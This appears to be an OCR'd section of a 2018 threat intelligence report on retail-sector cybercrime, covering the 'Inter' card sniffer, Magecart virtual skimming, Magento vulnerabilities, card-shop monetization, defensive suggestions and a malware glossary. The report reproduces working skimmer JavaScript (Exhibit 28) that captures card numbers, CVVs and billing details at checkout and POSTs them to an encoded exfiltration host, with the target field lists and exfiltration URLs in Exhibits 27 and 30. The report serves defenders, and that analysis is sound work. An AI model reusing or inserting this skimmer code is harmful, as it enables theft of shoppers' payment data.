
In December 2018, on a popular Russian language Internet underground forum, a known actor advertised "Inter" software used to sniff credit card data from popular eCommerce systems. Included in the screenshot below is a portion of this advertisement (Exhibit 26).

"Inter" consists of JavaScript code designed to sniff card data from Magento, OpenCart and osCommerce, as well as systems that do not use iFrames or that redirect to third-party websites for card data entry. The developer of the sniffer, previously observed distributing Red Alert mobile malware, indicated the Inter control panel includes the following features:

- Receives sniffer data and automatically recognizes the necessary standard fields.
- Automatically recognizes the type of credit card.
- Excludes duplicates when grabbing existing data.
- Sets aliases for additional fields to ensure that parsing occurs automatically when receiving card data.
- Views card statistics (that is, total number, cards per day, number of domains, and so on).
- Searches cards by parameters or keywords.
- Creates templates for exporting card data in desired format.
- Exports all card data.
- Offers a convenient interface for viewing captured card data.
- Permits connection with the sniffer to be carried out directly or through a special gate to hide the panel location.

The actor has been seen selling Inter for US$1,300, which includes technical support, a usage manual and software upgrades. For additional fees, the actor installs and configures the panel, develops shop injects, installs the sniffer on shop websites, customizes the panel and develops additional modules. Customer reviews of the software have been overwhelmingly positive and at least one user states that Inter is the highest quality sniffer available in this particular forum.

Exhibit 26. Actor Advertises "Inter" Virtual Skimming Software.



Source: iDefense Threat Intelligence.

TLP:WHITE

Impact

As of November 2018, third-party analysis suggests that more than 40,000 unique sites have been compromised for virtual skimming campaigns since 2015, with 5,400 unique compromises taking place during the timeframe of mid-August to mid-November 2018, representing an increase in compromise activity.[41]

While large-scale breaches generate media attention, small- and medium-business websites are being compromised at a high rate, and often do not have the developer or security resources required to deal with such a compromise in a timely or a complete manner, resulting in lengthy dwell time and continued compromise. A third-party analyst monitoring the impact of the Magecart style of activity indicates that approximately 20 percent of sites are compromised repeatedly.[42] This leads to a scenario whereby actors do not need to target high-profile sites to continue to receive an adequate return on investment to continually enrich their cybercrime operations.

Tactics, Techniques, and Procedures (TTPs)

TTPs of actors involved with virtual skimmers include, but are not limited to, the following:

- Compromise of a targeted site through any type of vulnerability, but most recently actors are exploiting Magento plugin-based PHP Object Injection (POI) style vulnerabilities or other Web application security issues.
- The use of 'credential stuffing' tactics (relying on leaked credentials being valid for other sites due to password reuse) to gain access to sites.
- The automated injection of JavaScript code into checkout pages via script additions.
- The compromise of third-party sites that serve otherwise legitimate payment processing scripts in an attempt to compromise a wide swath of dependent customer sites in a short time period.
- Highly targeted campaigns focusing on sites that process a large volume of payment card data.
- The placement of bogus checkout options.
- The deployment of bogus shops designed to steal payment card data without requiring the effort of site compromise.
- The sale of sniffed payment card data in underground card shops.

Magento vulnerability landscape

Since 2015, iDefense has tracked around 30 vulnerabilities within Magento and its extensions. A major uptick in the vulnerability count occurred in the last few years when Magento started a bug bounty program for security researchers.[43]

The most severe vulnerabilities of these enabled a remote attacker without authentication credentials to execute arbitrary code on the victim Magento installation. A large number of the vulnerabilities are either cross-site scripting (XSS) or Cross-Site Request Forgery (CSRF) vulnerabilities. Looking at the patches released by Magento in 2018, it is evident that the software is still full of high-risk vulnerabilities.[44]

In the past months, attackers are reportedly abusing the PHP “unserialize()” function to insert malicious code inside the victim’s site. Although Magento seems to have cleaned up its use of the “unserialize()” function (via a patch for CVE-2016-4010), numerous extension/plugins are still using the unsafe function. This kind of vulnerability is called ‘PHP Object Injection’ (POI). The attackers abuse the vulnerability to make modifications to the code of the victim’s website.

Apart from the security risk from vulnerabilities in Magento itself, typical eCommerce websites install Magento extensions. These extensions are generally developed by small- to medium-sized IT companies and bring in their own security risks. According to security researchers, in 2018 Magento eCommerce platform users were attacked via brute force password guessing and unknown zero-day vulnerabilities in popular Magento extensions.[45]

While the importance of applying security patches as soon as possible and being wary of insecure third-party extensions/plugins for Magento cannot be emphasized enough, using secure passwords is equally important to keep Magento attackers away.

Similarly, researchers from Flashpoint have reported that in April 2018, attackers compromised at least 1,000 Magento websites and installed malicious skimmer software and malware which mines cryptocurrency by successfully brute forcing passwords.[46]

A successful brute force password attack strongly indicates that the victim has not paid attention to basic security. To help alleviate the risk of brute force password attacks, Magento released instructions on how to increase password security.

Threat actors have sought to purchase exploits for eCommerce systems on numerous occasions. In one example, a posting to Russian-language criminal forum in May 2018, an actor expressed interest in purchasing zero-day exploits for operating systems, browsers and other products, including Magento. The actor indicated there was a budget of US$500,000 allocated to purchasing exploit code.[47]

Increasing quality of actor tradecraft

While the large global volume of compromises suggests that lax security is a global problem, threat actors at the front of the pack are taking steps to protect their operations from detection and mitigation and to increase dwell time. Some of these steps include the following:

- The increased use of obfuscation such as base64 encoding or use of encryption to thwart content-based network or host detection mechanisms.
- The placement of one or more backdoors into the site to facilitate continued compromise in the event that partial mitigation occurs.
- The creation of rogue admin accounts that enable actors to regain access through an otherwise legitimate means.
- The use of mechanisms such as database triggers to ensure a site is persistently compromised after mitigation.
- The deployment of mechanisms to detect researchers and complicate analysis techniques by returning empty or invalid content.

Malicious script injection impacts both traditional desktop sites and mobile sites. In some cases, aspects of the same code are used in both places which results in a higher volume of compromised data. In other cases, iDefense researchers have discovered evidence of malicious sites being present inside selected mobile applications, which could indicate that JavaScript or other code was deployed in a mobile application bundle, bogus applications were created to steal card data from unsuspecting victims, or some other explanation.

Virtual skimmer software details

Numerous actor groups are engaged in ongoing compromise campaigns based on a global review of open-source threat intelligence reporting. Examining selected aspects of multiple campaigns provides a representative view into the threat landscape, which continues to evolve.

One example of Magecart virtual skimmer code found at http://nexcesscdh[.]net/mage.js, appears to have been obfuscated with the public tool javascriptobfuscator.com. While the presence of any unexpected code should trigger an investigation, obfuscation of skimmer code makes this task more complex. In this particular case, the skimmer consisted of encoded content hosted on nexcesscdh[.]net.

Browser-based deobfuscation of the JavaScript with Google Chrome developer extensions reveals further details of the sniffer code, to include the URL https://magento[.]name/mage/mail2.php, which was used by the script to exfiltrate card data via HTTP POST transactions (Exhibit 27).

This instance of sniffer code was first detected in September 2018 and used more heavily in November 2018. It was deployed across numerous sites without modification. In some cases, actors appear to have deployed the sniffer code directly on compromised or faked websites, and in other cases, the script was included from a compromised remote site.

A later instance of sniffer code was served (for a short time) directly from GitHub.io and consisted of the following content that featured base64 encoding of the POST exfiltration site (Exhibit 28).

Exhibit 27. Partial Reproduction of Sniffer Code in Browser Developer Tool Reveals Additional Details.

```
▼ _0xb966: Array(53)
    0: "undefined"
    1: "hostname"
    2: "val"
    3: ".mi_forms input[name="hosst_name"]"
    4: "size"
    5: "*[name*="cc_num"]"
    6: "*[name*="cc_exp_m"]"
    7: "*[name*="cc_exp_y"]"
    8: "*[name*="cc_cid"]"
    9: "*[name="billing[firstname]"]"
    10: "*[name="billing[lastname]"]"
    11: "*[name="billing[street][]"]"
    12: "*[name="billing[city]"]"
    13: "*[name="billing[region_id]"]"
    14: "*[name="billing[postcode]"]"
    15: "*[name="billing[country_id]"]"
    16: "*[name="billing[telephone]"]"
    17: "*[name="billing[email]"]"
    18: ".mi_forms input[name="m_Card_number"]"
    19: ".mi_forms input[name="m_Exp_1"]"
    20: ".mi_forms input[name="m_Exp_2"]"
    21: ".mi_forms input[name="m_CVV"]"
    22: ".mi_forms input[name="m_first_name"]"
    23: ".mi_forms input[name="m_second_name"]"
    24: ".mi_forms input[name="m_address"]"
    25: ".mi_forms input[name="m_city"]"
    26: ".mi_forms input[name="m_state"]"
    27: ".mi_forms input[name="m_zip"]"
    28: ".mi_forms input[name="m_country"]"
    29: ".mi_forms input[name="m_phone"]"
    30: ".mi_forms input[name="m_vbv"]"
    31: "https://magento.name/mage/mail2.php"
    32: "serialize"
    33: ".mi_forms"
    34: "post"
```

Source: iDefense Threat Intelligence.

Targeted data expansion

More recent activity reported in the virtual skimmer threat landscape includes actors targeting material other than payment card information.[48] In this case, actors are said to have compromised seven VisionDirect sites by compromising one server, then using keywords that focused on obtaining the following information:

- onepage, checkout, onestep, payment, admin, account, login, password, cart

These criteria can be contrasted with earlier sniffer code that only looked for the 'onepage' and 'checkout' elements, as the actors involved in the compromise of Vision Direct were reportedly interested in more information, specified in a pipe-delimited format as seen in the following JavaScript (Exhibit 28).

Threat actors used the script located at https://g-analytics[.]com/libs/1.0.16/analytics.js in the VisionDirect compromise, according to this report.[49]

Exhibit 28. Sniffer Code Served from asianfoodgrocer.github.io in the November 2018 Timeframe.

```
window.addEventListener("load",function(){var l,c;location.href.match(/checkout\/onepage/)&&document.querySelector("bod
y").addEventListener("click",function(e){var t,n,o,d;e.target.closest(".btn-checkout")&&(document.getElementById("p_met
hod_authorizenet").checked&&(c=document.querySelector("#billing-address-select")?document.querySelector("#billing-addre
ss-select").options[document.querySelector("#billing-address-select").selectedIndex].text.replace(/,\s/g,"|").replace(/
\s{2,}/g,""):document.getElementById("billing:firstname").value+" "+document.getElementById("billing:lastname").value
+"|"+document.getElementById("billing:street1").value+"|"+document.getElementById("billing:street2").value+"|"+documen
t.getElementById("billing:city").value+"|"+document.getElementById("billing:region_id").options[document.getElementById
("billing:region_id").selectedIndex].text+"|"+document.getElementById("billing:postcode").value+"|"+document.getElement
ById("billing:country_id").options[document.getElementById("billing:country_id").selectedIndex].text,l=document.getElem
entById("authorizenet_cc_number").value+"|"+document.getElementById("authorizenet_expiration").options[document.getElem
entById("authorizenet_expiration").selectedIndex].value+"/"+document.getElementById("authorizenet_expiration_yr").optio
ns[document.getElementById("authorizenet_expiration_yr").selectedIndex].value+"|"+document.getElementById("authorizenet
_cc_cid").value+"|",cc=l+c+"|"+location.host,t=atob("aHR0cHM6Ly9rbGludG8ydS5pbmZvLw=="),n="a="+cc,o="string"==typeof n?
n:Object.keys(n).map(function(e){return encodeURIComponent(e)+"="+encodeURIComponent(n[e])}).join("&"),(d=window.XMLHtt
pRequest?new XMLHttpRequest:new ActiveXObject("Microsoft.XMLHTTP")).open("POST",t,!0),d.setRequestHeader("Content-Typ
e","application/x-www-form-urlencoded"),d.send(o),setTimeout(function(){console.clear()},800))})});
```

Source: iDefense Threat Intelligence.

Exhibit 29. Exfiltration Site Extracted from Skimmer.

The base64 element is easily decoded to reveal the exfiltration site, klinto2u.info:

```
>>> import base64
>>> d=base64.b64decode
>>> d('aHR0cHM6Ly9rbGludG8ydS5pbmZvLw==')
b'https://klinto2u.info/'
```

Source: iDefense Threat Intelligence.

Exhibit 30. Selection Criteria for Sniffer Used in Vision Direct Compromise.

```
var a = ["noConflict", "click",
    "button, .form-button, .onestepcheckout-button, .btn, #onestepcheckout-place-order, .onestepcheckout-place-order, .onestepcheckout-place-order-wrapper",
    "", "post", "location",
    "test",
    "onepage|checkout|onestep|payment|admin|account|login|password|cart",
    "input, select, textarea, checkbox",
```


Source: iDefense Threat Intelligence.

Monetization

During 2017, journalist Brian Krebs associated domain registration data of the card shop "Trump's Dumps" with various domains involved in virtual skimming operations from the 'Magecart' group.[50] iDefense analysts also discovered an association between infrastructure used by Trump's Dumps and virtual skimmer activity. After reviewing 63 advertisements associated with Trump's Dumps between January 1, 2018, and December 3, 2018, iDefense found that all advertisements describe their offering as "sniffed dumps from our botnet."[51] The volume varies over time, but the following measures represent 2018-YTD (Exhibit 31).

For an 11-month period, based on observed advertisements, 1,627,915 payment cards were offered for sale. The average count per advertised batch over this time period is 25,840 cards, although this value is skewed by a large spike early in January 2018, which could be the result of 2017 holiday season shopping volume spikes. Trump's Dumps is just one of many such sites; however, it can be considered representative of the types of offerings available in the underground economy.

Exhibit 31. Trump's Dumps Advertisements of sniffed cards from January 1, 2018 to December 4, 2018.



Source: iDefense Threat intelligence.

Suggestions

To aid with protection against a compromise that leads to the deployment of virtual skimmer malcode:

- Ensure Web server and application security, and the security of third-party payment processing networks.
- Implement OWASP and PCI-DSS standards to create a higher barrier to entry for threat actors.
- Third-party code should be scrutinized and not assumed to be secure by default.

To manage an existing compromise:

- Resolving the compromise may require additional work beyond just purging the sniffer code, since the original vulnerabilities in Web application or other infrastructure will be used again and backdoor code may be present.
- Contact any third-party providers during the incident response process to ensure a comprehensive resolution to the compromise.

FUTURE OUTLOOK

The retail and hospitality industry represents a variety of enterprises, each with their own distinct attack surface.

As these companies interact with one other, critical third parties and the public sector, the threats to their operations intertwine. Looking forward into 2019 and beyond, organizations can anticipate continued targeting, both strategic and opportunistic, by cybercriminals as well as nation states. As the RH-ISAC members invest in technologies able to increase the efficiency and scale of internal processes, adversaries could exploit these applications and services to meet their own ends.

Chatbots, eCommerce frameworks and digital assistants may continue to be at the center of incidents leading to theft of payment card data. These environments are the path of least resistance for organized criminal groups intending to steal and resell or use the compromised card data. Point-of-sale malware also aids this purpose and, with heightened focus on the devices themselves, network-based malware may be a means for resourced cybercriminal groups to continue to scrape the data. This is a continuation of activity observed by iDefense in previous years, including campaigns by groups like FIN7 and FIN8.

Nation state interest in retail, hospitality, food and beverage is likely to continue in the coming years. As countries seek to meet their own strategic goals, including becoming market leaders in these sectors, their offensive cyber intrusion collection requirements could lead to targeting of industry-leading enterprises.

Industry-agnostic threats, such as ransomware and destructive malware, are likely to be used in campaigns in the coming years. These disruptive and destructive attack typologies could lead to supply chain upheaval or inability to render services, concerns both relevant to retail and hospitality companies. It is important for organizations to develop, test and refine their incident response playbooks related to this activity before an incident occurs.

PROACTIVE DEFENSE

This report has detailed at tactical, operational and strategic levels a selection of threats that both the RH-ISAC and iDefense analyzed in 2018.

It is important for organizations to evaluate these threats in the context of their own reporting. Threat groups and malwares not familiar to in-house cyber defense practitioners can be integrated into the roadmap for tabletop exercises, adversary simulations and employee training. Organizations should not feel they can only activate their incident response plans in the event of a breach. Today, the best approach is to adopt a continuous response model—always assume you have been breached—and use your incident response and threat hunting teams to look for the next breach.

The overall landscape for threats to the retail and hospitality sectors is expanding, with known malwares continuing to evolve and actors' access to compromised enterprise credentials increasing. The difficulty around distinguishing cybercrime from espionage or commodity from targeted activity may continue. While there has been a notable increase in the acceleration of payment card breaches, the scale of suspected espionage impacting the sectors and the continuous introduction of new malwares greatly diversifies the threat landscape.

The variety of indicators of compromise shared by the RH-ISAC membership throughout 2018 are evidence that no one organization has the same threat profile. Yet, overlaps in the important data paint a clearer picture about the sector-level threats organizations should be prepared to face. Sharing intelligence about these threats aids the sectors in starting conversations around mitigating the risks in a more disruptive but coordinated fashion.

Glossary of Malware and Threat Terminology

Defines malware, threat groups, exploit kits, and vulnerabilities listed throughout the report.

Name	Type	Description	Page
Neutrino	Exploit Kit	Neutrino is a formerly popular exploit kit that was used by actors of varying skill. The kit used malicious advertising and compromised websites to download various malwares onto victims' machines.	33
ThreadKit	Exploit Kit	A Microsoft Corporation Office document exploit builder kit that supports a variety of recent exploits, including CVE-2018-4878, CVE-2018-0802, CVE 2017-11882, CVE-2017-8759, CVE-2017-8570, & CVE-2017-0199.	16, 17
AZOrult	Malware	An infostealer malware that gathers user credentials stored in several applications. It also collects information such as bitcoin wallets, a list of running processes, a list of installed applications, and information about the compromised computer such as user name, host name, operating system, and other information.	33
BadCake	Malware	A custom backdoor likely developed and used by the POND LOACH threat group. It is commonly delivered by either an SFX component or exploit-laden documents (Word, PDF). Once dropped, it is usually divided into multiple components to be side-loaded. Additionally, it often uses a custom TCP protocol for C2 communications.	16, 22
BadNews	Malware	A custom backdoor likely developed and used by the CANDLEFISH threat group. It is commonly delivered by exploit documents (Word, RTF). Once dropped, it is usually divided into multiple components to be side-loaded. Additionally, it often uses dead-drop resolver techniques to retrieve its C2 address.	16, 19, 21
Cerber	Malware	Cerber is a ransomware variant that scans a victim machine for specific file extensions to encrypt. The ransomware has been enhanced to enable the theft of bitcoin wallet credentials.	10
CobInt	Malware	A multi-stage malware variant likely developed and used by the Cobalt Group. It is commonly delivered by exploit documents (Word). Upon delivery, it is broken up into three stages: an initial downloader, a main component, and additional modules.	17
Emotet	Malware	The Emotet trojan is a highly automated and continually developing banking trojan. Commonly distributed through spam campaigns, Emotet's worm-like capabilities make it an effective tool for cybercriminals.	8, 9
Gandcrab	Malware	Gandcrab is a ransomware variant known to be distributed through malspam and malicious advertising. Actors continue to develop the malware. In recent campaigns, Gandcrab has been observed being distributed in tandem to the banking trojan, Vidar.	10
Hancitor	Malware	Hancitor trojan is a downloader which drops additional payloads, primarily banking trojans, on victim systems. The malware is delivered via malicious Word documents, frequently observed in malspam campaigns.	8
Hermes	Malware	Hermes is a ransomware variant used by the NEEDLEFISH threat group. The malware source code was available for sale on the criminal underground in 2017. In 2018, Ryuk ransomware surfaced; its code suggests overlap with Hermes code.	10
Inter	Malware	Inter is software for sniffing credit card data from popular eCommerce platforms such as Magento, OpenCart and osCommerce.	33, 34
JS Sniffer	Malware	JS Sniffer is a data theft framework that is used to steal card data from compromised eCommerce websites.	33, 34
ProjectHook	Malware	ProjectHook is a Point-of-Sale (PoS) malware that can scrape Track 2 data and send the content back to the command-and-control (C2) in real time.	26, 27, 29, 30
RtPOS	Malware	RtPOS is a Point-of-Sale (PoS) malware that reads the track number in the system memory space and stores the track number in a local file.	26, 27, 31
Ryuk	Malware	Ryuk is a ransomware variant that surfaced in 2018. The malware has been used in attacks against organizations across multiple industry verticals. Ryuk has been observed being delivered after an initial Trickbot infection on victim systems. The malware has a code overlap with Hermes ransomware, used by the NEEDLEFISH threat group.	10
Sigma	Malware	Sigma is a ransomware variant that was first reported in late 2017. The malware is often delivered via fake resumes or Craigslist responses. As at the end of 2018, there is no means of free decryption. The operators of the ransomware maintain Sigma support functions to assist advice on acquiring cryptocurrency to pay the ransom.	10

Name	Type	Description	Page
TreasureHunter	Malware	TreasureHunter (also seen as Treasure Hunter) is a Point-of-Sale (PoS) malware whose source code was leaked in 2018. The malware looks for Track 1 and Track 2 data, exporting it to a C2 server.	27, 28, 31
TrickBot	Malware	TrickBot is a banking Trojan spun off from the source code of Dyre, an older banking Trojan. Actors continue to develop TrickBot modules adding screen-locking capabilities and targeting of cryptocurrency wallet credentials.	7, 8
UDPoS	Malware	UDPoS is a Point-of-Sale (PoS) malware that leverages DNS-based communication for data exfiltration. The malware searches for Track 1 and Track 2 credit card data and exfiltrates stolen data to a remote server.	27, 28, 32
Trump's Dumps	Marketplace	Trump's Dumps is an online shop for stolen card data which invokes United States President Donald Trump's likeness. The registration information for a former Trump's Dumps website connects to domains used by the Magecart group which targets eCommerce sites to steal card data.	40
CANDLEFISH	Threat Group	A group of skilled threat actors that has likely been active since at least 2013. Its operations appear to be motivated by espionage and political intelligence collection requirements focused on government and military entities based in Southern Asia, specifically the South China Sea.	15, 20, 21
FIN7	Threat Group	FIN7 is a predominantly financially motivated syndicate that is known for scraping card data. The group uses script-based backdoors to achieve persistence on their victims' networks.	6, 42
GreatDumps syndicate	Threat Group	The GreatDumps syndicate was a cybercriminal group known for selling both stolen credit card data and Point-of-Sale (PoS) malware, including ProjectHook.	30
Magecart	Threat Group	Magecart is a cybercriminal group known for stealing credit card data from unsecured payment forms on eCommerce websites.	6, 34, 36
NEEDLEFISH	Threat Group	A group of advanced threat actors that has likely been active since at least 2007 and appears to be motivated by espionage, sabotage and financial intelligence collection requirements.	9
POND LOACH	Threat Group	A group of skilled threat actors that has likely been active since at least 2013. Its operations appear to be motivated by espionage to support state interests, which have focused on foreign government and business entities in Southeast Asia.	15, 23, 24, 26
SNAKEMACKEREL	Threat Group	A group of advanced threat actors that appear to be motivated by espionage and political intelligence collection requirements.	15
SNIPEFISH	Threat Group	A group of skilled threat actors that has likely been active since at least 2007. Its operations appear to be motivated by espionage-related intelligence collection requirements focused on C-level business executives traveling in the Asia Pacific region.	15-19, 26
CVE-2015-1641	Vulnerability	A memory corruption vulnerability in Microsoft Corporation's Office due to improper handling of Rich Text Formatted (RTF). Remote exploitation of this vulnerability could enable an attacker to execute arbitrary code on the targeted host.	20
CVE-2015-2545	Vulnerability	A memory corruption vulnerability in Microsoft Corporation's Office due to improper handling of office files containing embedded graphic images, specifically Encapsulated PostScript (EPS) files. Remote exploitation of this vulnerability could enable an attacker to execute arbitrary code with current user privileges on the targeted host.	22
CVE-2016-4010	Vulnerability	CVE-2016-4010 is a now-patched vulnerability that would enable an unauthenticated attacker to execute code on the vulnerable Magento server, fully compromising an eCommerce shop.	36
CVE-2017-8570	Vulnerability	A memory corruption vulnerability in Microsoft Corporation's Office due to improper handling of objects in memory. Remote exploitation of this vulnerability could enable an attacker to execute arbitrary code on the targeted host.	16
CVE-2018-8174	Vulnerability	A design error vulnerability in Microsoft Corporation's Windows due to improper handling of objects in memory, specifically within VBScript Engine. Remote exploitation of this vulnerability could enable an attacker to execute arbitrary code on the targeted host.	18

References

1 iDefense security intelligence services. "New Trickbot Campaigns Leverage Spoofed Financial Services and Professional Services Domains." October 26, 2018. iDefense IntelGraph reporting.

2 MS-ISAC & DHS NCCIC. "Alert (TA18-201A) Emotet Malware." July 20, 2018. https://www.us-cert.gov/ncas/alerts/TA18-201A

3 Lawrence Abrams. "Sigma Ransomware Being Distributed Using Fake Craigslist Malspam." March 12, 2018. https://www.bleepingcomputer.com/news/security/sigma-ransomware-being-distributed-using-fake-craigslist-malspam/

4 iDefense threat intelligence services. "The Ransomware Threat: An Exploration of Multi-Purpose Ransomware Operations." May 13, 2018. IntelGraph Reporting.

5 Check Point Research. "Ryuk Ransomware: A Targeted Campaign Break-Down." August 20, 2018. https://research.checkpoint.com/ryuk-ransomware-targeted-campaign-break

6 iDefense security intelligences services. "Increase in Cryptocurrency Scams Utilising <Redacted> Accounts." November 13, 2018. IntelGraph Reporting.

7 iDefense security intelligence services. "Account <Redacted> Advertises US Customer Credentials in Bulk." October 4, 2018. IntelGraph Reporting.

8 iDefense security intelligences services. "Account <Redacted> Advertises Access to Corporate Network of Retail Franchise Operator <Redacted>." July 19, 2018. IntelGraph Reporting.

9 iDefense security intelligences services. "Organizations Targeted as Threat Group <Redacted> Advertises Network Access." September 21, 2018. IntelGraph Reporting.

10 iDefense security intelligence services. "Actor <Redacted> Seeks Databases of Transactions from 10 US Retailers." June 30, 2016. IntelGraph reporting.

11 iDefense security intelligence services. "Business E-mail Compromise (BEC) Campaign Targeting Multiple Verticals Leverages Office 365 Phishing and Typo-squatted Domains." March 21, 2018. IntelGraph reporting.

12 Ibid.

13 "Innovation In IoT Outpaces Security," D/SRUPTION, January 24, 2019. https://disruptionhub.com/innovation-in-iot-outpaces-security-jamie-griffiths-6327/.

14 "APT28 Targets Hospitality Sector, Presents Threat to Travelers," FireEye, August 11, 2017. https://www.fireeye.com/blog/threat-research/2017/08/apt28-targets-hospitality-sector.html

15 https://securelist.com/the-darkhotel-apt/66779/

16 "Unraveling ThreadKit: New document exploit builder used to distribute The Trick, Formbook, Loki Bot and other malware," proofpoint, March 25, 2018. https://www.proofpoint.com/us/threat-insight/post/unraveling-ThreadKit-new-document-exploit-builder-distribute-The-Trick-Formbook-Loki-Bot-malware

17 "The King is dead. Long live the King!" Kaspersky, May 9, 2018. https://securelist.com/root-cause-analysis-of-cve-2018-8174/85486

18 "Analysis of CVE-2018-8174 VBScript 0day and APT actor related to Office targeted attack," 360 Core Security, May 09, 2018. http://blogs.360.cn/post/cve-2018-8174-en.html

19 Cyber threats to the retail and consumer goods industry, FireEye. https://www.fireeye.com/content/dam/fireeye-www/global/en/solutions/pdfs/ib-retail-consumer.pdf

20 "Patchwork Continues to Deliver BADNEWS to the Indian Subcontinent, Unit 42, March 7, 2018. https://researchcenter.paloaltonetworks.com/2018/03/unit42-patchwork-continues-deliver-badnews-indian-subcontinent

21 MONSOON- Analysis of an APT Campaign: Espionage and data loss under the cover of current affairs, Forcepoint. https://www.forcepoint.com/sites/default/files/resources/files/forcepoint-security-labs-monsoon-analysis-report.pdf

22 "Untangling the Patchwork Cyberespionage Group, Trend Micro, December 11, 2017. https://blog.trendmicro.com/trendlabs-security-intelligence/untangling-the-patchwork-cyberespionage-group

23 Observations from the front lines of threat hunting: A 2018 Mid-Year Review from Falcon OverWatch. https://go.crowdstrike.com/rs/281-OBQ-266/images/Report2018OverwatchReport.pdf

[24] "OceanLotus ships new backdoor using old tricks," welivesecurity, March 13, 2018. https://www.welivesecurity.com/2018/03/13/oceanlotus-ships-new-backdoor

[25] "Neiman Marcus reaches $1.5 million data breach settlement," AP News, January 9, 2019. https://apnews.com/116665933a614765b65c9d372d09279b

[26] Apolo-Pos. <redacted> website (/showthread.php?t=39194). Retrieved November 9, 2018

[27] iDefense security intelligence services. "Technical Analysis of TreasureHunter PoS Source Code". December 11, 2018. IntelGraph reporting.

[28] "Malware of the Week | Project Hook, Line and Trojan Horse," BrightTALK. https://www.brighttalk.com/webcast/13513/332821/malware-of-the-week-project-hook-line-and-trojan-horse

[29] iDefense security intelligence services. "GreatDumps: Criminal Enterprise Leverages PoS Malware." January 29, 2014. IntelGraph reporting.

[30] iDefense security intelligence services. "Technical Analysis Of ProjectHook PoS Malware." December 11, 2018. IntelGraph reporting.

[31] Ibid.

[32] Botnetservicex. Botnetservicex on domain ws (/posbotnets.html). Retrieved December 14, 2018.

[33] iDefense security intelligence services. "Technical Analysis of UDPoS". February 16, 2018. IntelGraph reporting

[34] Ibid.

[35] Ibid.

[36] iDefense security intelligence services. "Technical Analysis of RtPoS". September 10, 2018. IntelGraph reporting.

[37] Ibid.

[38] "U.S. Chip Cards Are Being Compromised in the Millions," Threatpost, November 12, 2018. https://threatpost.com/u-s-chip-cards-are-being-compromised-in-the-millions/139028

[39] Ibid.

[40] JS Sniffer: E-commerce Data Theft Made Easy," Volexity. July 19, 2018. https://www.volexity.com/blog/2018/07/19/js-sniffer-e-commerce-data-theft-made-easy

[41] "Merchants struggle with MageCart reinfections," willem's lab. November 12, 2018. https://gwillem.gitlab.io/2018/11/12/merchants-struggle-with-magecart-reinfections

[42] Ibid.

[43] iDefense security intelligence services. "Search Results for 'Magento.'" April 30, 2019. IntelGraph reporting.

[44] Ibid.

